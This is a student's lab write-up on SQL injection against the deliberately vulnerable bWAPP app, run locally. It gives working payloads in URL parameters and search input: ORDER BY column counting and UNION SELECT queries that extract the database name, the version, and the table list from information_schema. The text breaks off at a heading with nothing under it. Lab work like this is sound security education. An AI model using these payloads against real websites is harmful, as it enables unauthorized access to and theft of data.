BBM 459 Assignment-3

Environment: Windows-XAMPP-bWAPP

Emre Hancı - April 23, 2021

Introduction


In this project the main gain is understanding how SQL Injection works. SQL Injection is a method on of the getting data from database which is not excepted to serving by developer who is developed the victim web site.

Work Explaining


2.2.1 SQL Injection (GET/Select)

a) Find column number of the SQL statement.

For finding column number, i tried to add order command to movie id part, I start from 5 because its knowing from result table and when tried 8 get an error which means there is 7 column.




URL Parameters are: ?movie=1 order by 7--&action=go



URL Parameters are: ?movie=1 order by 8--&action=go

b) Find name of the current database


For finding database name, I was need to add database() call in SQL statement. I use union for this problem.



URL Parameters are: ?movie=1 and 1=0 union all select 1,database(),3,4,5,6,7--&action=go

c) Find version of the database

For finding database name, I was need to add version() call in SQL statement. I use union for this problem.




URL Parameters are: ?movie=1 and 1=0 union all select 1,version(),3,4,5,6,7--&action=go

2.2.2 SQL Injection (POST/Search)

a) List table names and number of records in each table of the database.


For finding this request, I use input bar for injection and union. The reason that I added 1=0 beginning of the query is not get the records in movies table.




' and 1=0 union all select 1,table_schema,table_name,4,table_rows,6,7 from information_schema.tables where table_schema = 'bwapp'-- '

b) List column names of each table.

